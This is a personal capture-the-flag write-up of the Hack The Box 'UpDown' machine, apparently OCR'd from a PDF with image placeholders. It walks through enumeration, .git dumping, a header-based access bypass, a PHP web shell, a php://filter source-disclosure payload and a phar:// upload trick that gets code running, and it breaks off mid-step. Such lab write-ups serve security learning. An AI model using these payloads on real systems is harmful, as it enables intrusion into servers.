210 HTB UPDOWN

[HTB] UpDown

by **Pablo**

- **Resources:**
  1. **Savitar** `https://htbmachines.github.io/`
  2. **0xdf** `https://0xdf.gitlab.io/2023/01/21/htb-updown.html`
  3. `https://github.com/teambi0s/dfunc-bypasser`
  4. `git clone https://github.com/teambi0s/dfunc-bypasser.git`
  5. `https://gist.github.com/noobpk/33e4318c7533f32d6a7ce096bc0457b7`
  6. `https://www.deepl.com/translator`

Objectives:

```
About UpDown

1. UpDown is a medium difficulty Linux machine with SSH and Apache servers exposed. On the Apache server a web application is featured that allows users to check if a webpage is up. A directory named `.git` is identified on the server and can be downloaded to reveal the source code of the `dev` subdomain running on the target, which can only be accessed with a special `HTTP` header. Furthermore, the subdomain allows files to be uploaded, leading to remote code execution using the `phar://` PHP wrapper. The Pivot consists of injecting code into a `SUID` `Python` script and obtaining a shell as the `developer` user, who may run `easy_install` with `Sudo`, without a password. This can be leveraged by creating a malicious python script and running `easy_install` on it, as the elevated privileges are not dropped, allowing us to maintain access as `root`.
2. A great machine for learning to manipulate PHP code. Also recommend to do the box 'HTB Crimestopper'. It is like this box.
```

Skills to Learn:

```
1. Web Enumeration
2. Subdomain Discovery (gobuster, WFUZZ is better ;)
3. Finding .git directory with nmap http-enum script
4. Playing with git-dumper in order to get the project files. (Excellent Tool)
5. PHP Source Analysis
6. Information Leakage
7. Abusing HTACCESS Policies
8. Abusing File Upload (Zip file + PHP file + Bypassing PHP coded Restrictions using PHAR Wrapper.)
9. Playing with dfunc-bypasser in order to find functions through which we can execute commands. (Meh)
10. Abusing proc_open and executing commands via [RCE]
11. [User Pivoting]. Abusing SUID "StickyBit" Binary (Command Injection in Python2 input function) [User Pivot via SSH, stealing ~/.ssh/id_rsa]
12. Abusing Sudoers Privilege via GTFOBins (easy_install binary using sudo)[PrivESC to root]
```

1. **Ping &** `whichsystem.py`

```
1. ▷ ping -c 1 10.10.11.177 -R
PING 10.10.11.177 (10.10.11.177) 56(124) bytes of data.
64 bytes from 10.10.11.177: icmp_seq=1 ttl=63 time=142 ms
RR:     10.10.14.3
```


```
        10.10.10.2
        10.10.11.177
        10.10.11.177
        10.10.14.1
        10.10.14.3


--- 10.10.11.177 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 142.255/142.255/142.255/0.000 ms
2.  ▷ whichsystem.py 10.10.11.177
10.10.11.177 (ttl -> 63): Linux
```

Time Stamp `01:30:07` start time.

- *#pwn_nmap_basepath_scan*
- *#pwn_nmap_enum_script_basepath_ARGS*

2. **Nmap** `/dev/.git/HEAD: Git folder`

```
1. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80 updown.htb
2. 22/tcp open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
3. 80/tcp open  http    syn-ack Apache httpd 2.4.41 ((Ubuntu))
4. ▷ nmap --script http-enum -p80 10.10.11.177 -oN port80_enum_scan.nmap -vvv
80/tcp open  http    syn-ack
| http-enum:
|_  /dev/: Potentially interesting folder
5. I check out http://10.10.11.177 and the following comes up. I then trying http://10.10.11.177/dev/ and it is
just a blank screen.
6. If you view source on the blank screen it just has a number `1` and that is it.
7. ▷ nmap --script http-enum -p80 --script-args http-enum.basepath='/dev' 10.10.11.177 -oN port80_enum_scan.nmap
-vvv
8. PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack
| http-enum:
|_  /dev/.git/HEAD: Git folder
```



Whatweb

```
1.  ▷ whichsystem.py 10.10.11.177
10.10.11.177 (ttl -> 63): Linux
2. ▷ whatweb http://10.10.11.177
http://10.10.11.177 [200 OK] Apache[2.4.41], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41
(Ubuntu)], IP[10.10.11.177], Title[Is my Website up ?], X-UA-Compatible[chrome=1]
```

4. **Look up OpenSSH and any other frameworks in launchpad or on google.**

```
1. Google 'OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 launchpad'
2. https://launchpad.net/ubuntu/+source/openssh/1:8.2p1-4ubuntu0.5
3. openssh (1:8.2p1-4ubuntu0.5) focal; urgency=medium
```

Left off `01:33:36`


5. ***Site enumeration continued...***

```
1. If you noticed on the page http://10.10.11.177 at the bottom is a domain name. siteisup.htb Lets add it to our /etc/hosts file.
```

- *#pwn_stop_FireFox_redirection*
- *#pwn_FireFox_redirection_prevention*

6. **Keep FireFox from redirecting your search to google or duckduckgo.**

```
1. browser.fixup.domainsuffixwhitelist.example
2. Go to 'about:config' and type the above in the search
3. Instead of typing example type your domain extension. i.e. .htb or .local etc...
```



Manually Fuzzing the website for file inclusions or IDORs on port 80

```
1.  ▷ sudo python3 -m http.server 80
2. If we put in our ip to check if our "site is up" we get the following response.
3.  http://10.10.11.177 OOPS wrong ip. LMAO Put the ip of your tun0. After I put in the correct ip I get a hit on my python server.
4. But we also get a connection to our python server hehehe <<< sneaky laugh
5. ▷ sudo python3 -m http.server 80
[sudo] password for shadow42:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.177 - - [03/Jan/2024 08:20:37] "GET / HTTP/1.1" 200 -
6. Lets try this but with netcat on port 80 to see what information we may be able to leak from the server.
7. ▷ sudo nc -nlvp 80
[sudo] password for shadow42:
Listening on 0.0.0.0 80
8. We get a hit
9. http://10.10.14.3
seems to be down.
Debug mode: sumtinggonwong
10. ▷ sudo nc -nlvp 80
[sudo] password for shadow42:
Listening on 0.0.0.0 80
Connection received on 10.10.11.177 50732
GET / HTTP/1.1
Host: 10.10.14.3
User-Agent: siteisup.htb
Accept: */*

11. There is no real information leakage that we can do anything with.
12. Lets try it with a slash test
13. http://10.10.14.3/test to see if that makes a difference.
14. Lets try http://10.10.14.3; whoami
Hacking attempt was detected !
```

Passing ARGS to Nmap NSE scripts

- *#pwn_NMAP_NSE_Script_passing_ARGS*

8. **Nmap basepath argument**

```
1. ▷ nmap --script http-enum -p80 --script-args http-enum.basepath='/dev' 10.10.11.177 -oN port80_enum_scan.nmap -vvv
2. PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack
| http-enum:
|_  /dev/.git/HEAD: Git folder
3. SUCCESS
4. We find /dev/git
5. http://siteisup.htb/dev/.git/
6. SUCCESS, again we find a Parent Directory. See below
```

Git-Dumper

9. **git-dumper**

```
1. google 'git-dumper'
2. https://github.com/arthaud/git-dumper/blob/master/README.md
3. To install on BlackArch do the following
4. mkdir gitdump
5. ▷ sudo pacman -S git-dumper
6. Usage : $ python3 git_dumper.py http://10.10.11.177/dev/.git/ gitdump/
7. Usage on BlackArch: $ git_dumper http://10.10.11.177/dev/.git/ gitdump/
8. This dumps a whole bunch of stuff.
9. SUCCESS
10. updown/gitdump (main ✔) ▷ ls -lahr
Permissions Size User     Date Modified Name
drwxr-xr-x     - shadow42  3 jan 09:21  .git
drwxr-xr-x     - shadow42  3 jan 09:19  ..
drwxr-xr-x     - shadow42  3 jan 09:21  .
.rw-r--r--  5,5k shadow42  3 jan 09:21  stylesheet.css
.rw-r--r--   273 shadow42  3 jan 09:21  index.php
.rw-r--r--  3,1k shadow42  3 jan 09:21  checker.php
.rw-r--r--   147 shadow42  3 jan 09:21  changelog.txt
.rw-r--r--    59 shadow42  3 jan 09:21  admin.php
.rw-r--r--   117 shadow42  3 jan 09:21  .htaccess
```

Left Off `01:53:08`

WFUZZ is better

10. **Subdomain hunting with `Gobuster` using `vhost` flag**

```
1. ▷ gobuster vhost -u http://siteisup.htb/ -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
-t 20 -o go_vhost_scan.out
2. http://siteisup.htb/dev/.git/
3. ▷ gobuster vhost --help | grep "\-r"
  -r, --follow-redirect                    Follow redirects
      --random-agent                       Use a random User-Agent string
      --retry                              Should retry on request timeout
      --retry-attempts int                 Times to retry on request timeout (default 3)
4. Had a-lot of trouble with gobuster wfuzz found dev.siteisup.htb immediately
5. ▷ wfuzz -c --hc=404 --hw=93 -t 200 -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H
"Host: FUZZ.siteisup.htb" http://siteisup.htb

********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://siteisup.htb/
Total requests: 4989

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================
```

```
000000019:   403        9 L      28 W       281 Ch      "dev"
^C /usr/share/wfuzz/src/wfuzz/wfuzz.py:79: UserWarning:Finishing pending requests...

Total time: 10.22425
Processed Requests: 4444
Filtered Requests: 4443
Requests/sec.: 434.6527
```

11. **Forbidden**

```
1. http://dev.siteisup.htb/
# Forbidden
You dont have permission to access this resource.
-- Apache/2.4.41 (Ubuntu) Server at dev.siteisup.htb Port 80
```

Revisit `git-dumper` data dump.

12. **Lets checkout that gitdump from earlier**

```
1. If we check out the the git-dumper results we find an .htaccess file
2. updown/gitdump (main ✔) ▷ ls
drwxr-xr-x    - shadow42  3 jan 09:21 .git
.rw-r--r--  117 shadow42  3 jan 09:21 .htaccess
3. ▷ cat .htaccess
SetEnvIfNoCase Special-Dev "only4dev" Required-Header
Order Deny,Allow
Deny from All
Allow from env=Required-Header
4. Seems that they have made it where only the header with "only4dev" can access privileged areas of the domain
pages.
5. Lets include this header in a curl command to see if we can get in.
```

Burpsuite manipulating header information

13. **Burpsuite**

```
1. In order to add "only4dev" to the header we can also do it using Burpsuite.
2. I do another intercept because I had close my Burpsuite session from earlier. Intercept the siteisup.htb back
where we check our tun0 with the debug mode checked off. See below.
3. http://10.10.14.3
is up.
Debug mode:
HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.11.6
Date: Thu, 04 Jan 2024 08:00:10 GMT
Content-type: text/html; charset=utf-8
Content-Length: 3161
4. ▷ sudo python3 -m http.server 80
[sudo] password for shadow42:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.177 - - [04/Jan/2024 09:00:10] "GET / HTTP/1.1" 200 -
5. In burpsuite >>> site=http://10.10.14.3&debug=1
6. Now that we got the intercept go to >>> Proxy >>> Options >>> Match and Replace >>> add >>> just select
replace this will inject our header info into the header >> Replace: Special-Dev: only4dev
```


We get access to `http://dev.siteisup.htb`

Burpsuite intercept `dev.siteisup.htb` to inject `only4dev`

14. **Intercept dev.siteisup.htb using Burpsuite**

```
1. I had to use the Chrome browser that comes with Burpsuite to do an intercept on 'http://dev.siteisup.htb'.
FireFox keeps redirecting to https no matter what I do. Even after I edit 'about:config' settings.
2. I know I said earlier to intecept the siteisup.htb check page, but It is the dev.siteisup.htb page that we are
trying to access. So go ahead and intercept that page and send it to repeater.
3. Below is how the intercept should look like with 'Special-Dev: only4dev' at the bottom.
4. GET / HTTP/1.1
Host: dev.siteisup.htb
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sign
ed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
```

```
Accept-Language: en-US,en;q=0.9
Connection: close
Special-Dev: only4dev
4. If you fwd the intercept and look at the page it should look like the page below. Set up for a file inclusion.
```



`cmd.php` upload *fail*

15. **Lets upload a a basic reliable** `cmd.php`

```
1.  ▷ jbat cmd.php
<?php
    echo "<pre>" . shell_exec($_GET['cmd']) . "</pre>";
?>
2. After I upload cmd.php and hit check. I get the following error.
3. Extension not allowed!
4. Savitar says to make a file call it 'urls' and add the following and upload to see what happens.
http://localhost
http://10.10.14.3 <<< (Your tun0)
http://siteisup.htb
5. Now upload 'urls' and click check
6. The results are quit interesting...
7. I have no idea what they mean. lol jk
8. http://localhost
is up ^_^
http://10.10.14.3
seems to be down :(
http://siteisup.htb
is up ^_^
seems to be down :(
```

FAIL

16. **Savitar wants to see if we can inject a** `cmd.php` **command into the urls**

```
1. ▷ jbat urls
http://localhost
http://10.10.14.3 <?php system("whoami"); ?>
http://siteisup.htb
2. I change the name to urls2 to make sure I uploaded it.
3. FAIL
```

```
4. I get exactly the same response as before. Which is kind of good because at least it was not completely
blocked with the php code in the file.
5. http://localhost
is up ^_^
http://10.10.14.3
seems to be down :(
http://siteisup.htb
is up ^_^
seems to be down :(
6. If we do a 'Ctrl + u' to viewsource we can see that the php injection is reflected in the html but it is not
getting interpertated. See below
.....................................................................
<center>http://localhost<br><font color='green'>is up ^_^</font></center><center>http://10.10.14.3 <?php
system("whoami"); ?><br><font color='red'>seems to be down :(
```

17. **The reason we are most likely getting blocked by the PHP**

```
1. If we cat the admin.php file from the git-dumper dump. We can see the php code is blocking direct access.
2. gitdump (main ✔) ▷ cat admin.php
<?php if(DIRECTACCESS){ die("Access Denied"); } #ToDo ?>
```

cat out checker.php

```
1. If we look at checker.php we can see how the php is getting denied as well.
2. ~/gitdump(main✔)▷ cat checker.php | grep -i -A4 "getextension"
----------------------------------
$ext = getExtension($file);
        if(preg_match("/php|php[0-9]|html|py|pl|phtml|zip|rar|gz|gzip|tar/i",$ext)){
                die("Extension not allowed!");
----------------------------------
3. Then after the above PHP code if the extension is not banned it gets a directory
        # Create directory to upload our file.
        $dir = "uploads/".md5(time())."/";
        if(!is_dir($dir)){
        mkdir($dir, 0770, true);
4. I think it gets uploaded to "uploads/" lets check it out.
```

`.pht` an alternative of php is not banned

19. **Lets rename our `cmd.php` to `cmd.pht`**


```
1. Very interesting results
2. http://dev.siteisup.htb/
seems to be down :(
echo "
" . shell_exec($_GET['cmd']) . "
";
seems to be down :(
?>
seems to be down :(

seems to be down :(
3. Lets checkout the uploads page we found to see if our file is there.
```

```
4. http://dev.siteisup.htb/uploads/
5. The PHP seems to have created a directory for our uploaded file but If I click on it there is not anything
there.
6.      d4a1085b7c2f0b768f35bbe6c8377380/       2024-01-04 09:56 <<< directory
```

We find `/?page=admin` in `index.php`

20. **Checkout the `checker.php` againSpecial-Dev: only4dev**

```
1. I want to see why our file is getting deleted so I check out checker.php and sure enough on line 96-97 in vim.
Well I will just paste it here.
2.  ▷ bat -l ruby gitdump/checker.php
96   │    # Delete the uploaded file.
97   │      @unlink($final_path);
3. If you open up index.php from the gitdump you can also see that it is preventing a file inclusion or atleast
trying to. See below.
-------------------------------------------------------------------------
       │ File: index.php
───────┼─────────────────────────────────────────────────────────────────────────────────────────────────────────
   1   │ <b>This is only for developers</b>
   2   │ <br>
   3   │ <a href="?page=admin">Admin Panel</a>
   4   │ <?php
   5   │     define("DIRECTACCESS",false);
   6   │     $page=$_GET['page'];
   7   │     if($page && !preg_match("/bin|usr|home|var|etc/i",$page)){
   8   │         include($_GET['page'] . ".php");
   9   │     }else{
  10   │         include("checker.php");
  11   │     }
  12   │ ?>
-------------------------------------------------------------------------
4. This line is very interesting "<a href="?page=admin">Admin Panel</a>"
5. Lets check it out in the browser.
6. http://dev.siteisup.htb/?page=admin
**This is only for developers**
[Admin Panel](http://dev.siteisup.htb/?page=admin)
7. Admin_Panel is a live link. Lets click it.
8. Seems like this code below is automatically adding .php to any uploaded files.
9. ▷ cat index.php | grep -i -A2 -B4 include
<?php
        define("DIRECTACCESS",false);
        $page=$_GET['page'];
        if($page && !preg_match("/bin|usr|home|var|etc/i",$page)){
                include($_GET['page'] . ".php");
        }else{
                include("checker.php");
        }
?>
10. It is doing it with the !preg_match flag and this line >>> include($_GET['page'] . ".php");
```

21. **I do not know if you have seen this, but it is a good way to exfiltrate data from websites by encoding it in base64 first then attempting to get it render or curl it.**

```
1. http://dev.siteisup.htb/?page=php://filter/convert.base64-encode/resource=admin
**This is only for developers**
[Admin Panel](http://dev.siteisup.htb/?page=admin) PD9waHAKI0VtcHR5IGZvciBub3cuCj8+

3. We are basically adding this part here 'php://filter/convert.base64-encode/resource=' then the name of the
data
4. This little base64 encoded string is all of admin.php. The site automatically in the PHP code adds .php to
everything.
5. ▷ echo -n "PD9waHAKI0VtcHR5IGZvciBub3cuCj8+" | base64 -d
<?php
#Empty for now.
?>
6. Lets do the same thing but for index.php. Remember the PHP is automatically adding .php to any file request.
See php code below from index.php
8. http://dev.siteisup.htb/?page=php://filter/convert.base64-encode/resource=index
-------------------------------------------------------------------
**This is only for developers**
[Admin Panel](http://dev.siteisup.htb/?page=admin)
PGI+VGhpcyBpcyBvbmx5IGZvciBkZXZlbG9wZXJzPC9iPgo8YnI+CjxhIGhyZWY9Ij9wYWdlPWFkbWluIj5BZG1pbiBQYW5lbDwvYT4KPD9waHAKC
WRlZmluZSgiRElSRUNUQUNDRVNTIixmYWxzZSk7CgkkcGFnZT0kX0dFVFsncGFnZSddOwoJaWYoJHBhZ2UgJiYgIXByZWdfbWF0Y2goIi9iaW58dX
NyfGhvbWV8dmFyfGV0Yy9pIiwkcGFnZSkpewoJCWluY2x1ZGUoJF9HRVRbJ3BhZ2UnXSAuICIucGhwIik7Cgl9ZWxzZXsKCQlpbmNsdWRlKCJjaGV
ja2VyLnBocCIpOwoJfQkKPz4K
```

```
8. I was able to decode the entire thing. Nothing we have not seen before. See below.
9. ▷ echo -n "PGI+VGhpcyBpcyBvbmx5IGZvciBkZXZlbG9wZXJzPC9iPgo8YnI+"<snip> | base64 -d | bat -l php
```

`preg_replace` php code

22. **The php code was vulnerable.**

```
1. https://bitquark.co.uk/blog/2013/07/23/the_unexpected_dangers_of_preg_replace
2. Great read. Learning PHP is great. Python, PHP, Javascript, Bash, and C are probrably the most common
languages needed for hacking.
```

A tried and true method when everything else fails. Corrupt the code, trigger an error, and inject our own code.

- *#pwn_code_corrupting_payload_injecting*


23. **Crafting the payload**

```
1. Ok, lets change our file name from cmd.pht back again to cmd.php then zip it.
2. zip cmd.zip cmd.php
3. ▷ xxd cmd.zip
```

```
~/wackdab0x/updown ▷ xxd cmd.zip
00000000: 504b 0304 1400 0000 0800 a84c 2458 8836  PK.........L$X.6
00000010: 6dee 3c00 0000 3e00 0000 0700 1c00 636d  m.<...>.......cm
00000020: 642e 7068 7055 5409 0003 3c6e 9665 3c6e  d.phpUT...<n.e<n
00000030: 9665 7578 0b00 0104 e903 0000 04ea 0300  .eux............
00000040: 00b3 b12f c828 e0e2 4c4d cec8 5750 b229  .../.(..LM..WP.)
00000050: 284a b553 52d0 5328 ce48 cdc9 894f ad48  (J.SR.S(.H...O.H
00000060: 4dd6 5089 7777 0d89 564f ce4d 518f d504  M.P.ww..VO.MQ...
00000070: 4a29 d9e8 8355 5973 d9db 7101 0050 4b01  J)...UYs..q..PK.
00000080: 021e 0314 0000 0008 00a8 4c24 5888 366d  ..........L$X.6m
00000090: ee3c 0000 003e 0000 0007 0018 0000 0000  .<...>..........
000000a0: 0001 0000 00a4 8100 0000 0063 6d64 2e70  ...........cmd.p
000000b0: 6870 5554 0500 033c 6e96 6575 780b 0001  hpUT...<n.eux...
000000c0: 04e9 0300 0004 ea03 0000 504b 0506 0000  ..........PK....
000000d0: 0000 0100 0100 4d00 0000 7d00 0000 0000  ......M...}.....
```

We can see if we can corrupt it by change the name from `cmd.zip` to `cmd.pwned`. If it allows it to be uploaded we may have a way to corrupt the `checker.php` file.

```
1. http://dev.siteisup.htb/
2. choosefile >>> cmd.pwned >>> checkfile
3. Now, if I go to /uploads and I click on the created directory. I can see my file gets uploaded.
4. http://dev.siteisup.htb/uploads/d4ec4571d9b13b9fc2dd06b61a1975d3/
```



Index of /uploads/d4ec4571d9

Name	Last modified	Size	Description
Parent Directory		-	
cmd.pwned	2024-01-04 11:10	224	

Apache/2.4.41 (Ubuntu) Server at dev.siteisup.htb Port 80

`phar://` out. I have no idea where he gets some of these commands from but it works to execute our payload.

- *Update:* `phar:// wrapper`

  `https://0xdf.gitlab.io/2023/01/21/htb-updown.html`

25. **Using `phar://` to change the file from corrupted name to original name**

```
1. http://dev.siteisup.htb/?page=phar://uploads/d4ec4571d9b13b9fc2dd06b61a1975d3/cmd.pwned/cmd.php
2. FAIL, but not really. A mistake I did (I had forgotten) was to include .php at the end. The code is
automatically adding .php.
3. Lets make a more simple Proof of Concept to see if our PHP code is getting interepreted or not. See below.
4. Apparently see 'phar://' is a PHP wrapper. See below.
```

```
5. https://0xdf.gitlab.io/2023/01/21/htb-updown.html
6. From 0xdf walk-through "’m going to abuse the PHP Archive or PHAR format to get execution here. This is very similar to abusing the zip PHP stream wrapper way back in CrimeStoppers. The phar:// wrapper works with the format phar://[archive path]/[file inside the archive]. This means I can craft a URL that points to phar://0xdf.0xdf/info.php (where I’ll let the site add the .php to the end), and that file will be run from within the archive."
7. https://www.php.net/manual/en/wrappers.phar.php
8. https://www.sitepoint.com/packaging-your-apps-with-phar/
```

PoC for our payload

26. **It seems that Savitar made the payload to work.**

```
1. Create a file and call it test.php
▷ cat test.php
<?php
        echo "Hello";
?>
2. ▷ zip test.zip test.php
3. ▷ mv test.zip test.pwned
4. Upload test.pwned
5. http://dev.siteisup.htb/
2. choosefile >>> test.pwned >>> checkfile
3. Go to http://dev.siteisup.htb/uploads/ and click on the long directory that was created our test.pwned file should be in there.
4. Now do the following by taking the path to the file and adding '/test'. Remember .php will automatically get concated at the end.
5. http://dev.siteisup.htb/?page=phar://uploads/49818b1ed0abcf79687c9ede76473e88/test.pwned/test
**This is only for developers**
[Admin Panel]Hello
6. SUCCESS, this page has interepreted our PHP code.
```

27. **We do the same thing again but this time we try to grab the index.php file**

```
1. Do all the same steps as above but this time I named it test.pwn3d
2. ▷ cat test.php
<?php
        phpinfo();
?>
3. ▷ zip test.zip test.php
4. ▷ mv test.zip test.pwn3d
5. Upload test.pwned
6. http://dev.siteisup.htb/
7. choosefile >>> test.pwn3d >>> checkfile
8. Go to the payload page and add the path 8fd4de7870366571c01ba80329f75518/test.pwn3d/test. It is the same as the /uploads page plus the addition of "?page=phar:" etcetera
